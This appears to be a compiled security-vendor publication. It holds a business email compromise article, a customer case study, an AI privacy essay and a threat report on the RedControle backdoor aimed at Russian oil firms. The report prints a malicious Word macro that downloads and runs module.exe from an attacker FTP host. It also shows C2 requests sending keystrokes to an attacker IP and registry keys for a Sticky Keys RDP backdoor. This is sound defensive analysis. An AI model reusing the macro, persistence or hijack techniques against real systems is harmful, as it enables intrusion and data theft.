- Fraudulent requests for personally identifiable information (PII) or wage and tax (W2) statements are sent to employees or financial or human resources team members.
- Cyber criminals posing as lawyers or law firms contact employees, instructing them to make time-sensitive wire transfers.

Operation Wire Wire “demonstrates the FBI’s commitment to disrupt and dismantle criminal enterprises that target American citizens and their businesses,” according to FBI Director Christopher Wray. He adds, “We will continue to work together with our law enforcement partners around the world to end these fraud schemes and protect the hard-earned assets of our citizens. The public we serve deserves nothing less.”<sup>6</sup>

With money mules still operating the Wire Wire scheme estimated to top one thousand, and the more than \$10 million in losses attributed to the 23 mules currently under federal indictment, Wray and his team have their work cut out for them. In the meantime, it’s up to all of us to remain vigilant.

### For Further Reading

The IC3 tip sheet offers detailed instruction on practical steps victims can take to limit damage: <https://www.ic3.gov/media/2017/170504.aspx>  
IC3 also allows for the reporting of company BEC schemes: <https://www.ic3.gov/complaint/default.aspx/> [🔗](#)

## How To Avoid Becoming a Victim of BEC/EAC Schemes

BEC and EAC scams can take many forms; there is no one-size-fits-all method of avoiding them. They exploit the weakest link in the security chain — people — and as scams grow ever more sophisticated, even the most security conscious among us is not immune to being fooled. Employee education and security awareness training are key to reducing this kind of risk. There are many steps an IT team can take to reduce an organization’s chance of becoming a victim. Here are a few:

- Create intrusion-detection systems that automatically flag and report emails sent from email addresses similar to the company name. For example, the ABC.com email system should flag emails sent from ACB.com, A\_BC.com, or ADC.com.
- Set up an email rule that will flag and report emails that have a different “reply to” and “sent from” addresses.
- Create an email rule where emails sent internally are automatically color-coded one color (say, green) and emails from external accounts are coded a different color (red).
- Add two-factor authentication (2FA) to systems that handle and store vendor payments.
- Require default secondary authentication by a manager when there is a change in vendor payment addresses or phone numbers, or when a transfer request exceeds a pre-determined limit.
- Frequently review and validate client and server email rules to ensure that no rogue rules and no unauthorized rules are created that could lead to undesirable or unexpected behavior.

## References

1 Department of Justice Office of Public Affairs. Press Release: 74 Arrested in Coordinated International Enforcement Operation Targeting Hundreds of Individuals in Business Email Compromise Schemes. June 11, 2018. Retrieved from: <https://www.justice.gov/opa/pr/74-arrested-coordinated-international-enforcement-operation-targeting-hundreds-individuals>

2 Ibid.

3 Ibid.

4 Federal Bureau of Investigation Internet Crime Complaint Center. 2017 Internet Crime Report. Retrieved from: [https://pdf.ic3.gov/2017\\_IC3Report.pdf](https://pdf.ic3.gov/2017_IC3Report.pdf)

5 Ibid. at pg. 12.

6 Department of Justice Office of Public Affairs. Press Release: 74 Arrested in Coordinated International Enforcement Operation Targeting Hundreds of Individuals in Business Email Compromise Schemes. June 11, 2018. Retrieved from: <https://www.justice.gov/opa/pr/74-arrested-coordinated-international-enforcement-operation-targeting-hundreds-individuals>



# Bennett International Group Takes on Cybersecurity



## The Company

Bennett International Group (Bennett) is a diversified, certified Women's Business Enterprise National Council (WBENC) transportation and logistics company that delivers integrated transportation and supply chain management solutions worldwide.

## The Situation

As the IT administrator, Dustin Park leads a security operations center (SOC) team charged with preserving the availability and integrity of the data that fuels the company's trucking, warehousing, and logistics operations. Therefore, he was rightly concerned about the increasing prevalence of advanced malware capable of evading traditional perimeter defenses and defeating signature-based antivirus products. According to Park,

"Ransomware changed the game for us. Now, we had to worry that a clerk might inadvertently open a weaponized attachment or fall victim to a phishing exploit. We needed a much more capable endpoint defense strategy."

After due consideration, Park selected a competing AV company's product that included an endpoint protection platform (EPP) and endpoint detection and response (EDR). However, Park soon discovered that these products were not as robust as he had hoped.

The first clue came when an employee plugged a thumb drive into his web-isolated laptop and was promptly infected with CryptoLocker ransomware. "We'd been assured that the products we chose would prevent CryptoLocker from executing. As it turns out, they rely on the cloud to detect malicious hashes, so this particular strain slipped past our defenses. This

was our first wake-up call that these products might not be as effective as we'd been led to believe."

The two applications also turned out to be much more difficult to manage than anticipated. According to Park, "We were never able to get the script whitelisting features to work properly. We also learned that the two products we purchased didn't play well together. I had to assign three full-time members of my team just to manage the products and the large volume of false positives they generated. Our end-users weren't happy either, complaining that the products made their systems sluggish and unresponsive. It was becoming increasingly clear that we needed to make a mid-course correction."

## The Process

Park and his team resolved to replace the products that were failing with more capable EPP and EDR solutions. After meeting with several firms, he invited BlackBerry Cylance and another vendor to face off in a one-month proof of concept (POC). Both companies' products would be configured in alert mode; exposed to a wide variety of advanced malware strains; and evaluated for detection accuracy, ease of configuration, efficient use of resources, and overall effectiveness. According to Park, "Both solutions performed well. In the end, we chose the BlackBerry Cylance native AI platform because of its strong performance and the consummate level of skilled support and training we received from our BlackBerry Cylance systems engineer."

Within days of completing the POC, the BlackBerry Cylance memory defense, script, device control, and macro prevention features had been enabled in full blocking mode. "We run the business on internally-developed applications, scripts, and macros, so whitelisting is extremely important to us. With BlackBerry Cylance, everything worked flawlessly."

In short order, Park and his team decommissioned their existing AV products and operationalized the BlackBerry Cylance native AI platform on all 500 endpoints. "We had to make some minor adjustments to the group policies we defined for the POC. Otherwise, the deployment was entirely glitch-free," said Park.

## The Results

Bennett International hasn't experienced a single data breach or ransomware attack on any system operationalized with the BlackBerry Cylance solution. The volume of security alerts has also plummeted to only a handful per day and Park's team is no longer contending with complaints from end-users about system performance issues. According to Park, "These operational improvements have allowed me to re-assign the three people I had managing our old AV products to more strategic threat hunting and incident response activities."

Park is particularly pleased with the seamless integration of the platform. "The BlackBerry Cylance solution has proven to be an extremely capable EDR platform for us. We can see what applications are trying to do, create automated responses, and track suspect activity across all of our endpoints. In combination with the native AI platform, we now have the prevention, detection, and response capabilities we need to secure our business." [🔗](#)

## Industry:

- Transportation and Logistics
- Environment: Approximately 500 endpoints at 200 office, terminal, and warehouse locations throughout the U.S. and in strategic locations worldwide

## Challenges:

- Securing information assets by preventing ransomware, zero-day malware, and advanced persistent threats
- Replacing existing AV products with a more robust and effective endpoint protection platform and endpoint detection and response solution
- Reducing the time and effort required to administer and manage endpoint defenses

## Solution:

- Decommissioning the existing AV products
- Operationalizing the BlackBerry Cylance native AI platform on all endpoint systems





# REDUCE

## TOXIC DATA

# EMISSIONS

BY MALCOLM HARKINS

Make no mistake: The concerns from advocates over the privacy implications of the explosion of artificial intelligence (AI) use are well-founded. Without proper planning and design, even the most trivial applications of AI can potentially compromise not only an individual's personal data, but also their daily whereabouts, their less desirable habits, their political leanings, their secret desires, their religiosity, their marital or financial indiscretions, and much, much more.

While the possibility of privacy issues may cast a pall over AI, the fact remains that artificial intelligence stands to do great good in this world. The judicious use of AI holds potential for improving our daily lives, powering business efficiencies, fueling breakthrough scientific discoveries, and bolstering cybersecurity. And, if done well, it is possible to apply AI in such a way that it not only preserves but enhances personal privacy.





But in order to get there, organizations building and deploying AI technology must address an issue that I call toxic AI data emissions.

### What Are Toxic AI Data Emissions?

You see, the majority of the most problematic AI privacy issues are created by *invasive data context*. In isolation, certain types of data under analysis might look perfectly harmless. But view that data through the powerful lens of AI analysis and combine it with automated decision making — such as profiles that determine whether to hire someone, how much to lend a prospective borrower, or even what kind of news to show a social networking user day-in and day-out — and ethical concerns start to arise.

First of all, with automated protocols in place, decisions often come with unintended privacy emissions as a byproduct. Byproducts from data mashups are like a carbon footprint, and if the emission is potent enough, it can create a sort of greenhouse effect at the individual and societal levels.

Consider, for example, when large Internet companies start combining their collections of in-home telemetry from Internet of things

(IoT) devices like doorbells, thermostats, or televisions; geolocation data from mobile devices; and online shopping behaviors into AI algorithms for personalized advertising. That may help serve customers more fully, but the toxic emissions produced from such targeted offerings include an overbearingly accurate tracking of where someone is at any given moment, what they're doing, what they're thinking about (via browsing habits), how they're spending their money, and, in the case of voice-assistant technologies (think Siri and Alexa), even what they're talking about (or listening to) throughout the day. If that data is further contextualized by combining it with other users' data, emissions can become even more troubling.

Similarly, these kinds of toxic AI data emissions grow more problematic as data crosses organizational boundaries, which can happen when business partners share or sell data through collaboration, when private entities share information with government agencies, or when just about anybody opens up data through public applications or APIs.

A dramatic and dystopian real-world example of the privacy-crushing consequences of toxic AI data emissions can be found in the Chinese government's roadmap to rank citizens with a social credit score that cross-references everything from an individual's financial dealings to traffic violations, blood donations, playing music loudly, and more.<sup>1</sup>

As with the thorniest security and privacy problems, there's no simple fix for toxic AI data emissions. However, with a combination of best practices and stringent security protocols, organizations can begin to reduce the risks posed by them.

### Apply Sound Security Architecture and Design

First and foremost, organizations need to seek out and refine ways to anonymize data sets wherever possible. The trouble with the simple encryption of personalized data is that with enough contextual data, it's possible to use AI and machine learning to easily re-identify specific individuals within enriched data sets.

Researchers from Microsoft and the University of Pennsylvania note that differ-



ential privacy addresses the paradox of learning nothing about an individual while learning useful information about a population,<sup>2</sup> and in fact the last few years have seen researchers produce tremendous results using different types of differential privacy, which is essentially geared toward obfuscating individual identifying information so that aggregate information can be used for the sake of research, data modeling, and so on.

The big privacy boon of AI and machine learning is that in many places, it removes the human element from day-to-day data processing, which reduces the chance of insiders leaking or stealing valuable information along the way. But if AI applications and the data stores that protect them aren't designed and architected with a privacy-first and security-first mentality, then privacy risks can be reintroduced at vulnerable single points of failure, such as at the database level, through account compromises, and at any other point where an outsider (or malicious insider) has the opportunity to access privileged information.

Practitioners must also pay attention to basic security blocking and tackling like granular access controls, and they must think through

things like how and when AI analysis executes. For example, at BlackBerry Cylance, mathematical models execute locally on the endpoint wherever possible, allowing the company to eliminate the collection of data types that could increase privacy risk.

### Conduct Data Enrichment Risk Analysis

Organizations are going to need to formalize their policies on how data is combined in AI decision engines. Because AI use cases are varied and dynamic, policies can't be static. Instead, they're more likely to succeed if they start spurring technology and risk professionals to come up with standardized ways to conduct risk analysis on data enrichment activities.

Such analysis will be a new activity for most organizations and establishing successful programs will probably be a process of trial and error. The emerging field of privacy engineering is most likely to take the lead on how to model and analyze these risks, though no standards currently exist as a benchmark.<sup>3</sup>






### Double Down on API Security

APIs are the glue of the application economy and they play an important role in routing data for use in AI ecosystems. As such, organizations are going to need to put their shoulders into API governance and security. There are two big issues at play here: First, privacy practitioners need to think carefully about the interconnections of data enabled by the types of APIs they expose internally and publicly. For example, the exposure of sensitive global Department of Defense locations by an open geolocation heatmap API run by Strava, a fitness tracker favored by U.S. military personnel, illustrates the role that APIs can play in increasing the risk of toxic AI data emissions.<sup>4</sup>

Second, organizations have got to double down on API security and ensure that APIs themselves aren't easily compromised. They need to protect against bad actors seeking to conduct man-in-the-middle attacks to steal, ransom, or corrupt data flowing in and out of AI systems.

### Provide Greater Transparency in Data Use

The concept of data ownership and user consent will grow as AI proliferation accelerates. Organizations will have to become more transparent in revealing from the start both the types of data they collect from users and how they use that data. All too frequently, users that would happily consent to the collection of a personal data set A and personal data set B in isolation would vehemently balk at collecting A and B together. Strong user hesitation can become downright disagreeable when data is monetized and sold elsewhere, which is the crux of the lawsuit against The Weather Channel brought by users in California earlier this year.<sup>5</sup>

Organizations must be prepared for societal backlash as consumers find their digital identities and behaviors being monetized without transparency and without their consent. The only way to thrive in such an environment is by being proactive and open with data privacy efforts. Not only will this help counteract toxic AI data emissions, but it will also root out problems like the potential engine bias that could be introduced or trained into AI models and thus cause a whole new chain of unintended consequences. 







### References

- 1 Marr, Bernard (Jan 21, 2019). Chinese Social Credit Score: Utopian Big Data Bliss or Black Mirror on Steroids? Retrieved from: <https://www.forbes.com/sites/bernardmarr/2019/01/21/chinese-social-credit-score-utopian-big-data-bliss-or-black-mirror-on-steroids/#5a90597348b8>. Forbes.
- 2 Gershgorn, Dave (Oct 24, 2016). AI Can Learn from Data Without Ever Having Access to it. Retrieved from: <https://qz.com/814934/ai-can-learn-from-data-without-ever-having-access-to-it/>. Quartz.
- 3 Lefkowitz, Naomi and Nadeau, Ellen (June 28, 2017). Update on NIST Privacy Engineering Program. Retrieved from: <https://csrc.nist.gov/Presentations/2017/Update-on-NIST-Privacy-Engineering-Program>. NIST.
- 4 Blue, Violet (Feb 2, 2018). Strava's Fitness Heatmaps Are a 'Potential Catastrophe.' Retrieved from: <https://www.engadget.com/2018/02/02/strava-s-fitness-heatmaps-are-a-potential-catastrophe/>. Engadget.
- 5 Blankstein, Andrew (Jan 4, 2019). The Weather Channel App Sued Over Claims it Sold Location Data. Retrieved from: <https://www.nbcnews.com/tech/tech-news/weather-channel-sued-over-claims-it-sold-location-data-its-n954706>. NBC News.

# A CONNECTED WORLD BUILT ON TRUST

BlackBerry is trusted to shield the world's most sensitive data, communications, and privacy against today's threats. You can rely on BlackBerry to connect your employees to the information they need, on the devices they want, with unparalleled security.

BlackBerry is shaping the future of connectivity and privacy:

-  **MANAGED ENDPOINTS**
-  **SECURE APPLICATIONS**
-  **AI & PREDICTIVE SECURITY**
-  **ALERTS & CRISIS COMMUNICATIONS**
-  **EMBEDDED SYSTEMS**
-  **COMMUNICATIONS & COLLABORATION**
-  **TRANSPORTATION ASSET TRACKING**

To learn more,  
visit [BlackBerry.com/iot](https://BlackBerry.com/iot)

 **BlackBerry**

© 2019 BLACKBERRY. ALL RIGHTS RESERVED.





## THREATS AGAINST RUSSIAN CRITICAL INFRASTRUCTURE


BY PHI RESEARCH STAFF

**T**ation-state conflict has come to dominate many of the policy discussions and much of the strategic thinking about cybersecurity. When events of geopolitical significance hit the papers, researchers look for parallel signs of *sub rosa* cyber activity carried out by state-sponsored threat actors — espionage, sabotage, coercion, information operations — to complete the picture. After all, behind every story may lurk a cyber campaign.

As threat intelligence researchers from AI-based security company BlackBerry Cylance, we did too, when we encountered evidence of an attack targeting state-owned Russian oil giant Rosneft. But ordinary criminals also read the newspaper and are keenly aware of the confirmation bias researchers often bring to the table. Exploiting that bias can provide additional camouflage, another layer of seeming invisibility, making threat actors harder to detect.

In the Rosneft attack, we nearly fell into the same confirmation bias trap, but we eventually succeeded in uncovering not a state-sponsored campaign but the bold activity of what we believe to be a criminal effort motivated by the oldest of incentives — money. We concluded that the attack was part of a business email compromise (BEC) effort, a crime that the FBI says has cost Americans more than \$1.6 billion in the last two years.<sup>1</sup>





## Background

Rosneft calls itself the world’s largest publicly traded oil company, and, according to recent analysis in the New York Times, it is also a prominent foreign policy tool of the Russian government.<sup>2</sup> More than half of the company is owned by Moscow and serves as a major pillar of critical infrastructure for Russia as well as other neighboring nation states — so when a deal reportedly worth an excess of \$10 billion was announced to take nearly 20% of the company private, news organizations around the world took note.<sup>3</sup>

The deal quickly became the subject of international political intrigue: Who were the buyers? Why was it sold? Who brokered the deal?<sup>4</sup> The intrigue intensified when the transaction received conspicuous mention in the now-infamous Steele Dossier.<sup>5,6</sup>

Reporters, business leaders, and international observers also focused scrutiny on Rosneft in part because the deal was, according to news reports, fraught with delays and setbacks and came to involve a cast of characters that reportedly included a former Qatari diplomat turned head of a sovereign wealth fund.<sup>7</sup>

Everything we learned about Rosneft in the last few years — its status as critical infrastructure, the huge sums of money involved in its privatization, its domestic and international political significance — made it a highly likely and legitimate target of foreign espionage efforts.

Indeed, when we at BlackBerry Cylance first saw the name Rosneft emerge in our research, we thought that was exactly what we were looking at: another state or state-sponsored espionage effort. But we soon discovered that our initial impressions were flawed.

## Evolution of a Threat

In July 2017, BlackBerry Cylance stumbled on some interesting macros embedded in Word documents uncovered in a common malware repository that seemed to be aimed at Russian-speaking users. We observed the same type of document resurface in the beginning of 2018 and decided to take a closer look.

Upon closer inspection, we noticed that the malware author meticulously used command and control (C2) domains that closely mimicked their real counterparts in the Russian oil and gas industries, in particular Rosneft and its subsidiaries.

As we investigated further, we discovered that the threat actor had created similar sites to mimic more than two dozen mostly state-owned oil, gas, chemical, agricultural, and other critical infrastructure organizations, in addition to major Russian financial exchanges.

The first Rosneft-related site we came across was “rnp-rosneft[.]ru”, which was designed to resemble the legitimate webpage “mp-rosneft[.]ru”. The only reference to this domain we could identify was the email address “sec\_hotline@mp-rosneft[.]ru”, which was used by Rosneft for confidentially reporting corporate fraud, corruption, and embezzlement.

After a bit of malware excavation, we discovered that the author had been operating for more than three years with very few changes to the actual malware used other than the targets. Interestingly, we uncovered evidence that suggests the actor started out targeting the gaming community, specifically users of Steam, then quickly evolved to more lucrative endeavors.

## Technical Analysis

### Phishing Documents Analysis

BlackBerry Cylance researchers identified several phishing documents that used Microsoft Office macros to deliver malicious implants to targets. It’s not entirely clear whether the implants were specifically targeted at isolated groups or if they utilized the old spray-and-pray method to cast a much wider net. Let’s take a look at one:

SHA256: 7bb9f72436bcb5fcb190ebc2cce77e1ea41ba0e6614bf2347b4514e7d65da4a  
Filename: На ознакомление.doc ~ For Review.doc

At a high level, this macro will write a number of FTP commands to a text file named “1.txt” in %APPDATA%. When executed by the last command, it will login and download a file from an ftp server hosted on “rnp-rosneft[.]ru” and save it as “module.exe”. It then starts the “module.exe” binary and deletes another file named “1.cmd”. The binary “module.exe” was a modern variant of a family of malware that ESET calls “RedControle”. BlackBerry Cylance identified several other phishing documents that operated in a similar vein, which are listed in the Appendix.

```
Sub AutoOpen()  
'  
' AutoOpen [redacted]  
'  
'  
  
Dim fso, tf  
Dim St As String  
Dim LocalFile As String  
Set fso = CreateObject("Scripting.  
FileSystemObject")  
Set objShell = CreateObject("WScript.shell")  
LocalFile = Environ("APPDATA") & "\1.cmd"  
St = "cd %APPDATA%" & vbNewLine  
St = St + "echo open rnp-rosneft.ru>>1.txt" &  
vbNewLine  
St = St + "echo admin_root>>1.txt" & vbNewLine  
St = St + "echo [redacted]>>1.txt" & vbNewLine  
St = St + "echo cd /public_html/>>1.txt" &  
vbNewLine  
St = St + "echo binary>>1.txt" & vbNewLine  
St = St + "echo get module.exe module.exe>>1.  
txt" & vbNewLine  
St = St + "echo bye>>1.txt" & vbNewLine  
St = St + "ftp.exe -s:1.txt & start module.exe  
& del /f 1.txt & del /f 1.cmd"  
  
  
Set tf = fso.CreateTextFile(LocalFile, True)  
tf.Write (St)  
tf.Close  
  
  
If fso.FileExists(LocalFile) = True Then  
Selection.WholeStory  
Selection.Delete Unit:=wdCharacter, Count:=1  
objShell.Run "cmd /K cd %APPDATA% & 1.cmd", 0  
Selection.TypeText Text:="????????? ??????" +  
"???"  
  
End If  
  
End Sub
```

Figure 1: Macro Contents of Phishing Document

## Malware Analysis

We were able to recover several recent samples associated with phishing attempts connected to the “rnp-rosfnet[.]ru” domain as well as some older samples tied to “trstorg[.]ru” from July 2017. From what we could gather, “tstorg[.]ru” was originally the website of a Russian company called TechnoSnabTorg that was involved in the sale of spare parts



for drilling and road-building equipment; the company specialized in providing parts for Caterpillar, Komatsu, Volvo, Fiat, and Hitachi equipment.

This sample was first submitted to online virus scanners in July 2017 and detected by only 13 companies at that time:

SHA256 of 2017 RedControle Sample:  
736aa303b35ee23204e0e7d48cb31f-77605234609c2b3d89a054b7c3ec2c0544

Filenames:  
Актуальный ПРАЙС10.07.2017.exe,  
ApMsgFwd.exe, SetLogin1Connect.exe

The backdoor was programmed in Delphi and communicates over HTTP to two C2 servers. It sends information about the IP address, hostname, and attached drives in its initial communications.

It first attempts to communicate directly to the IP address “91.211.245[.]246” on TCP port 80 and then attempts to communicate to “83.166.242[.]15” on TCP port 17425. Keystroke data, clipboard data, and window names are communicated in clear text via HTTP to the “91.211.245[.]246” in near-real time as the victims interact with their computers.

The information is collected using a well-known method leveraging the SetWindowHookExA API. Commands are received from the other C2 server “83.166.245[.]15” in what appears to be cleartext; however, the backdoor also has the ability to communicate over SSL using the Delphi Indy library:

```
GET /buffer.php?buffer=-----%0D%0AIDA+-+C%3A%5CDocuments+and+Settings%5CAdministrator%5CDesktop%5Ctst%5CApMsgFwd.exe%0D%0A-----%0D%0A17425%0D%0A-----%0D%0A HTTP/1.1
Host: 91.211.245.246
Accept: text/html, */*
Accept-Encoding: identity
User-Agent: Mozilla/3.0 (compatible; Indy Library)
GET /key.php?key=-----%0D%0AC%3A%5CWINDOWS%5Csystem32%5Ccmd.exe+-+FakeNet.exe%0D%0A-----%0D%0Ahelp%0D%0A%0D%0A-----%0D%0A HTTP/1.1
Host: 91.211.245.246
Accept: text/html, */*
Accept-Encoding: identity
User-Agent: Mozilla/3.0 (compatible; Indy Library)
```

Figure 2: Example TCP HTTP Requests Sending Keystroke and Window Data

The backdoor installs itself using the good old-fashioned run key under the infected user’s registry hive:

“HKCU\Software\Microsoft\Windows\CurrentVersion\Run\ApMsgFwd.exe.”

The backdoor had the ability to upload and download files, manipulate files and folders, compress and decompress files using ZLIB, enumerate drive information and host information, elevate privileges, capture screenshots and webcam pictures, block and/or simulate user input, log keystrokes, and manipulate processes on infected systems.

Directives from the C2 were randomly broken up by the character “\_” in an attempt to likely evade HIDS and NIDS signatures such as the command “ST\_A\_RT\_FI\_LE”.

Later versions of RedControle used randomized strings broken up by the same “\_” character to further hinder signature-based analysis and reverse engineering efforts. In the sample BlackBerry Cylance researchers analyzed, the initial connection looked something like this:

SE\_ND\_CO\_NN\_EC  
SE\_ND\_CO\_NN\_  
EC#192.168.1.20#8vGOR7wvBT#

The string in BLUE was sent by the C2 server and the string in RED was sent by the victim as an initial check in containing the IP address and a unique victim identifier. The backdoor operated using a series of threads that were designed to segment different backdoor functionality into autonomous threads that ran based on different pre-defined Delphi-based timers.

The backdoor appeared to be a mishmash of different authorship with the keylogger portion containing Portuguese language strings and other functions related to process manipulation containing references to Slavic language strings. These strings were eventually removed or obfuscated in later versions.

The Dropper

BlackBerry Cylance identified an executable dropper:  
b65125ee14f2bf12a58f67c623943658dd457e5b40b354da0975d7615fe9d932

The dropper planted a version of RedControle on the system as well as another interesting binary while showing the potential victim a nice picture of a holiday present. The dropper was relatively uninteresting; however, a Sticky Keys backdoor would also be placed on the system, which warranted additional analysis.

Dropper SHA256 Hash:  
b65125ee14f2bf12a58f67c623943658dd457e5b40b354da0975d7615fe9d932

Associated RedControle SHA256:  
8f7cf81d8bfb3780b48693020a18071a9fd382d06b0b7932226b4d583b03c3af

Associated StickyKeys SHA256:  
6e476a2ef02986a13274fb2a126ed60a1ede252919d6993de03622aaa7fe6228

The dropper created two executable files within the folder “%ALLUSERSPROFILE%\Documents”, “svhost.exe”, and “system.exe” and created two associated Run keys to maintain persistence for both executables. The program “svhost.exe” was the aforementioned RedControle variant with network callbacks to the domain “trstorg[.]ru” and the IP address “83.166.243[.]48”.

The “system.exe” file was a StickyKeys backdoor programmed in Delphi. It first opened TCP port 3389 in the Windows Firewall and then set the following Registry Keys:

HKLM\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\sethc.exe\Debugger -> C:\WINDOWS\system32\taskmgr.exe  
HKLM\System\CurrentControlSet\Control\Terminal Server\fdenyTSConnections -> null value

The file was primarily responsible for enabling RDP on the target system and performing a sticky keys hijack to point to the legitimate “taskmgr.exe” binary.

If our readers are unfamiliar with StickyKeys, it was originally designed for people who have difficulty holding down two or more keys simultaneously. StickyKeys can be enabled on Windows by rapidly pressing the shift key five times. The registry key above will simultaneously launch the Task Manager binary “taskmgr.exe” along with the intended StickyKeys binary. The StickyKeys backdoor can then test corresponded to “google[.]ru” and various subdomains. If the test is successful, it will make the following HTTP request to “trstorg[.]ru” on TCP port 80:







```
GET /bas.php HTTP/1.1
User-Agent: DMFR
Host: trstorg.ru
Cache-Control: no-cache

HTTP/1.1 200 OK
Server: nginx
Date: Thu, 19 Jan 2017 17:18:48 GMT
Content-Type: text/html
Content-Length: 0
Connection: keep-alive
Keep-Alive: timeout=60
X-Powered-By: PHP/5.5.9-1ubuntu4.
```

Figure 3: Example Request and Server Response from StickyKeys Backdoor

This particular sample will no longer work, as the IP address “80.254.96[.]251” appeared to have been reassigned to another party and no longer operates a webserver.

### Open Source Intelligence Analysis

The RedControle backdoors frequently created the unique mutex: “AppFilQsSSSwww\_jadknskjnd\_jadknskjnd”

which directly links the above samples to the following hashes through open source intelligence:

```
10c5bf2733b7147c3663baa597b2e960069edca
df794d1ec299dfcbab489dfe1
11e8692a2d2995b105591c42fcd7a0427223f2a
6b16f8e6614820024cb3415f4
27614102c5386333ecd43bb086752397726783f
4d1e7fe0c1735686b5199a623
4f6de2c6d6c80b459f0bdb88cf2ce22e44ad4f3
045909cbd8c1fb7632956fb63
51bc34307923d83b795319877924c9ed9263667
58d4662c36dce58f3a1ae20bb
7a7a139b55cd5ddcbcb8f91be1d2a247d42243d
2d4a595252851987075a4338d
93b2e268ca5b8fede64edc0da7195adebbe8fa4
90de96b5eec1489b7868710f3
a077c085dcc900ddab2542b4b332f7c43b3674
c71d5cd11afdd2861b6fec2b8
c8ca5e80d3f14102fd81b0fda54120d6ce9519a
72b9d3aca23cf9b5cc8c93549
```

Several of these samples communicated to the domains “sxe-csgo[.]net” and “h84622.s05.test-hf[.]su”.

These domains led to two primary IP addresses: “91.227.16[.]115” and “91.227.16[.]6” as well as a few hundred unique file hashes.

The IP addresses “109.68.190[.]244” and “46.38.50[.]106”, which resolved to “sxe-csgo[.]net” in 2015 and 2016, let BlackBerry Cylance definitively tie this subset of activity to activity targeting the Russian Steam community as well as counterstrike and CS:Go communities.<sup>8</sup>

### Infrastructure Analysis

The threat actor left bits of infrastructure open over time and BlackBerry Cylance was able to harvest some of the server-side scripts utilized by the malware for tracking and recording data stolen from intended victims. Additionally, the attacker utilized Cloudflare for free bulk SSL certificates, which inadvertently exposed a number of domains.

The attacker put a lot of time and effort into closely imitating legitimate domains and continually altered its targets over time. It would also occasionally register legitimate domains after the domains had expired. Additionally, the attacker relied heavily upon the Lithuanian provider “vpsnet[.]lt”, likely as a result of the low cost overhead of a couple euros per month per virtual private server (VPS).

### Conclusions

When we first discovered that the threat actor was using more than two dozen websites to mimic real Russian critical infrastructure companies, we were intrigued. The effort required to set up those domains seemed disproportionate to the perceived benefit of using them simply as C2 infrastructure.

Then, we saw a paid contributor article in a Russian edition of *Forbes*, published in April 2017 and entitled (in Google’s translation to English) *Attack of the Clones: How Schemes Work with Fake Sites of Rosneft and Other Large Companies*.<sup>9</sup>

The author was Ilya Sachov, the founder and CEO of infosec company Group-IB and self-described member of expert committees belonging to the Russian State Duma and Ministry of Foreign Affairs.

The article described what appeared to be unpublished Group-IB research findings into an elaborate criminal scheme wherein a threat actor was creating near-clones of legitimate Russian critical infrastructure companies — Rosneft, most prominent among them — in order to harvest credentials and perpetuate fraud.

In the article, Sachov provided screen shots of many of the mimicked sites to establish just how painstakingly close to the original these fake sites were designed to look.

The article referenced several of the companies and websites by name, which Group-IB said were part of the fraud campaign. At least one of the affected companies was described in the article as being a client of Group-IB.

That company’s domain, as well as nearly all of the other domains cited by Group-IB were also uncovered in our own investigation. For example, in addition to Rosneft, they included: Mendelevkazot, HCSDS, and EuroChem. Mendelevkazot is a fertilizer manufacturer and part of a larger Russian critical infrastructure holding company. HCSDS is an acronym for a Siberian Business Union, a holding company comprised of several Russian critical infrastructure companies. EuroChem (Group-IB’s apparent client) is a Swiss-based fertilizer company with its primary mining activity in Russia. Its name came up in several news-re-

lated searches indicating its involvement in large financial transactions as well as geopolitical maneuvering.

Given the overlap in findings and the direct connection to past criminal campaigns targeting the gaming community, it seemed clear we were looking at the same operation — a criminal operation, not nation-state espionage activity.

